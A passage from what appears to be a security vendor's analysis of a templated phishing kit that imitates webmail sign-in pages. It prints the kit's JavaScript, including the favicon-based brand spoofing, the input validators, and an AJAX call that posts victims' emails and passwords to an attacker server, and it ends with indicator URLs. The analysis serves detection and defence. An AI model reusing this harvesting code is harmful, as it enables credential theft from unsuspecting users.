 <iframe id="mainPage" src="" width="100%" scrolling="no" sandbox="allow-forms allow-pointer-lock
allow-popups allow-same-origin allow-scripts" style="position: absolute;height: 100%;border: none;"></iframe>
<body oncontextmenu="return false;">
```

```
            var mainPage = 'https://'+my_slice;
        //      var mainPage = 'https://webmail.staralliancebd.com/';
           $("#logoimg").attr("src", "https://www.google.com/s2/favicons?domain="+mainPage);
            document.getElementById('mainPage').src = mainPage;
       //    $("#mainPage").src(mainPage);
```

Figure 6. The iFrame code of the unclickable background.

The Blurred Logo

The code sourced the logo from Google favicon API. The my_slice variable was used in the API query to find the matching logo to make the phishing webpage realistic. The sourced logo seemed small, it was stretched, and that's why it looks blurry on the webpage.




```
<h2 class="text-center"><div id="top"><img src="" alt="" id="logoimg" style="width:28px;height:28px;margin-top:12px;">
```

```
$("#logoimg").attr("src", "https://www.google.com/s2/favicons?domain="+my_slice);
$(".logoimg").attr("src", "https://www.google.com/s2/favicons?domain="+my_slice);
```

Figure 7. The stolen logo's code.

The Tab Title and the Capitalized Text Beside the Logo

The parsed domain name variable, my_slice, then undergoes another parsing, disregarding the TLD, extracting the brand, and using it for the logoname global variable.




```
<title  class="logoname">Mail</title>
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
```

```
    <span style="vertical-align: middle; padding-left: 5px" class="logoname">Webmail</span>
    <br><br>
```

```
        var c= my_slice.substr(0, my_slice.indexOf('.'));
        var final= c.toLowerCase();
        var finalu= c.toUpperCase();

        $("#logoimg").attr("src", "https://www.google.com/s2/favicons?domain="+my_slice);
        $("#logoname").html(finalu);
        $(".logoname").html(finalu);
```

Figure 8. The parsed domain's code.

The code also included various input text field validators to check the text of the email address and password.




```
$('#submit-btn').click(function(event){
  $('#error').hide();
  $('#msg').hide();
  event.preventDefault();
  var email=$("#email").val();
  var password=$("#password").val();
  var msg = $('#msg').html();
  $('#msg').text( msg );
///////////new injection///////////////
var my_email =email;
var filter = /^([a-zA-Z0-9_\.\-])+\@(([a-zA-Z0-9\-])+\.)+([a-zA-Z0-9]{2,4})+$/;

 if (!my_email) {
     $('#error').show();
     $('#error').html("Email field is empty...!");
     email.focus;
     return false;
  }
  if (!filter.test(my_email)) {
     $('#error').show();
     $('#error').html("That account doesn't exist. Enter a valid @ email account");
     email.focus;
     return false;
  }
  if (!password) {
     $('#error').show();
     $('#error').html("Password field is empty...!");
     email.focus;
     return false;
  }
  if (password.length < 5) {
     $('#error').show();
     $('#error').html("Please enter password atleast 5 digits..!");
     email.focus;
     return false;
  }
```

OUTLOOK
Sign in to continue
Please enter password atleast 5 digits..!
dummyEmail123@outlook.com
•••
Continue
Privacy Policy:
Your information is only for the sole purpose of viewing this document and would not be sold or shared to any third party.

Figure 9. The text validators on the textbox fields.

As the victim keys in their password, a notification will appear, “Invalid Details, Please try again.” The submit button’s text shifts from Continue to Sign in. Unknowingly to the user, each time the button is clicked, the email and password data are forwarded to the attacker’s server. After three tries, it finally redirects the victim to the correct website. Once more, the variable my_slice is used by concatenating with “http://www.” to be the final landing page destination.




```
        beforeSend: function(xhr){
          $("#submit-btn").html('Verifing...');
        },
        success: function(response){
    if(response){
            $("#msg").show();
     console.log(response);
     $("#msg").html(response['msg']);
            if(response['signal'] == 'ok'){
              $("#password").val("");
              if (count>=3) {
                count=0;
                // window.location.replace(response['redirect_link']);
               window.location.replace("http://www."+my_slice);
             //   window.location.replace("https://office.com");

              }
              // $("#msg").html(response['msg']);
            }
            else{
              $("#msg").html(response['msg']);
            }
          }
        },
        error: function(){
          $("#password").val("");
          if (count>=3) {
            count=0;
              window.location.replace("http://www."+my_slice);
            //    window.location.replace("https://office.com");
          }
          $("#msg").show();
           $('#msg').html("Invalid Details,Please try again");
        },
        complete: function(){
          $('#submit-btn').html('Sign in');
```

```
      $.ajax({
        dataType: 'JSON',
        url: 'https://info.hyundai-inidan.ro/cgi/apc.php',
        type: 'POST',
        data:{
          email:email,
          password:password,
        },
```

Outlook – free personal email an
view-source:https://gateway.pin
Not secure
outlook.live.com/owa/
Microsoft
Try premium
Sign in
Outlook
Connect.
Organize.
Get things
Free Outlook email and calendar
Everything you need to be your most productive and connected self—at home, on the go, and everywhere in between.
Create free account
OUTLOOK
Sign in to continue
Invalid Details,Please try again
dummyEmail123@outlook.com
Password
Sign in
Privacy Policy:
Your information is only for the sole purpose of viewing this document and would not be sold or shared to any third party.

Figure 10. This is where the target's credentials are taken away and sent to the final landing page.

We tried sending a dummy email and password via POST monitored by the network monitoring application, Fiddler; unfortunately, the server is inaccessible.


Telerik Fiddler Web Debugger
File Edit Rules Tools View Help GET /book GeoEdge
Replay Go Stream Decode Keep: All sessions Any Process Find Save Browse Clear Cache TextWizard Tearoff MSDN Search...
Composer Log Filters Timeline APITest
Statistics Inspectors AutoResponder
Headers TextView WebForms HexView Auth Cookies Raw JSON XML
Find... (press Ctrl+Enter to highlight all) View in Notepad
Get SyntaxView Transformer Headers TextView ImageView HexView WebView Auth Caching Cookies Raw JSON XML

#	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process
1	200	HTTPS	www.fiddler2.com	/UpdateCheck.aspx?isBet...	670	private	text/plain; ...	
2	200	HTTP	Tunnel to	l.clarity.ms:443	0			chrome...
3	304	HTTP	www.download.win...	/msdownload/update/v3/s...	0	public,...	application/...	fiddler:...
4	502	HTTP	Tunnel to	info.hyundai-inidan.ro:443	512	no-cac...	text/html; c...	chrome...
5	200	HTTP	Tunnel to	www.google.com:443	0			chrome...
6	200	HTTP	Tunnel to	aus5.mozilla.org:443	0			firefox:...
7	200	HTTP	detectportal.firefox...	/success.txt	8	public, ...	text/plain	firefox:...
8	200	HTTP	detectportal.firefox...	/success.txt?ipv4	8	public, ...	text/plain	firefox:...
9	200	HTTP	detectportal.firefox...	/success.txt?ipv6	8	public, ...	text/plain	firefox:...
10	200	HTTP	crl.microsoft.com	/pki/crl/products/MicCodSi...	564		application/...	svchos...
11	200	HTTP	crl.usertrust.com	/USERTrustRSACertificati...	978	max-ag...	application/...	svchos...
12	200	HTTP	ocsp.digicert.com	/MFEwTzBNMEswSTAJBgU...	471	max-ag...	application/...	svchos...
13	200	HTTP	ocsp.digicert.com	/MFEwTzBNMEswSTAJBgU...	1,507	max-ag...	application/...	svchos...
14	200	HTTP	ocsp.digicert.com	/MFEwTzBNMEswSTAJBgU...	1,507	max-ag...	application/...	svchos...
15	200	HTTP	ocsp.digicert.com	/MFEwTzBNMEswSTAJBgU...	471	max-ag...	application/...	svchos...
16	200	HTTP	ocsp.digicert.com	/MFEwTzBNMEswSTAJBgU...	1,507	max-ag...	application/...	svchos...
17	200	HTTP	ocsp.digicert.com	/MFEwTzBNMEswSTAJBgU...	471	max-ag...	application/...	svchos...
18	200	HTTP	ocsp.digicert.com	/MFEwTzBNMEswSTAJBgU...	471	max-ag...	application/...	svchos...
19	200	HTTP	crl3.digicert.com	/DigiCertGlobalRootCA.crl	631	max-ag...	application/...	svchos...
20	200	HTTP	ocsp.rootg2.amazo...	/MFQwUjBQME4wTDAJBg...	1,548	max-ag...	application/...	svchos...
21	200	HTTP	Tunnel to	www.fidelity.com:443	0			firefox:...
22	200	HTTP	Tunnel to	www.fidelity.com:443	0			firefox:...

```
CONNECT info.hyundai-inidan.ro:443 HTTP/1.1
Host: info.hyundai-inidan.ro:443
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit
```

Document is: 512 bytes.

[Fiddler] DNS Lookup for "info.hyundai-inidan.ro" failed. System.Net.Sockets.SocketException The requested name is valid, but no data of the requested type was found

Figure 11. The attacker's server is currently offline, for now.

Phishing webpages are often taken down in a matter of minutes or become unavailable as soon as information security companies detect them as being malicious. These templated, or so-called chameleon phishing sites, are used repeatedly by malware authors using the clever tricks we just detailed to fool the user into thinking these pages are real. The phishers can easily customize the template and use other domains to host these scripts, allowing attackers to prey on unsuspecting users over and over again.

Trustwave MailMarshal defends against this phishing campaign.

IOCs:

URLs

- hxxps://ipfs[.]io/ipfs/QmWzESuyrcihoEvCZYrzLpYoZjbeH2b9YdhnkhQWYGVJdX#[emailAddress]
- hxxps://gateway[.]pinata[.]cloud/ipfs/QmbGkfWJDuhgF7PNYTpeqLqSyvmX8yupDbS1CZXWM7Jz4i#[emailAddress]
- https://info[.]hyundai-inidan[.]ro/cgi/apc[.]php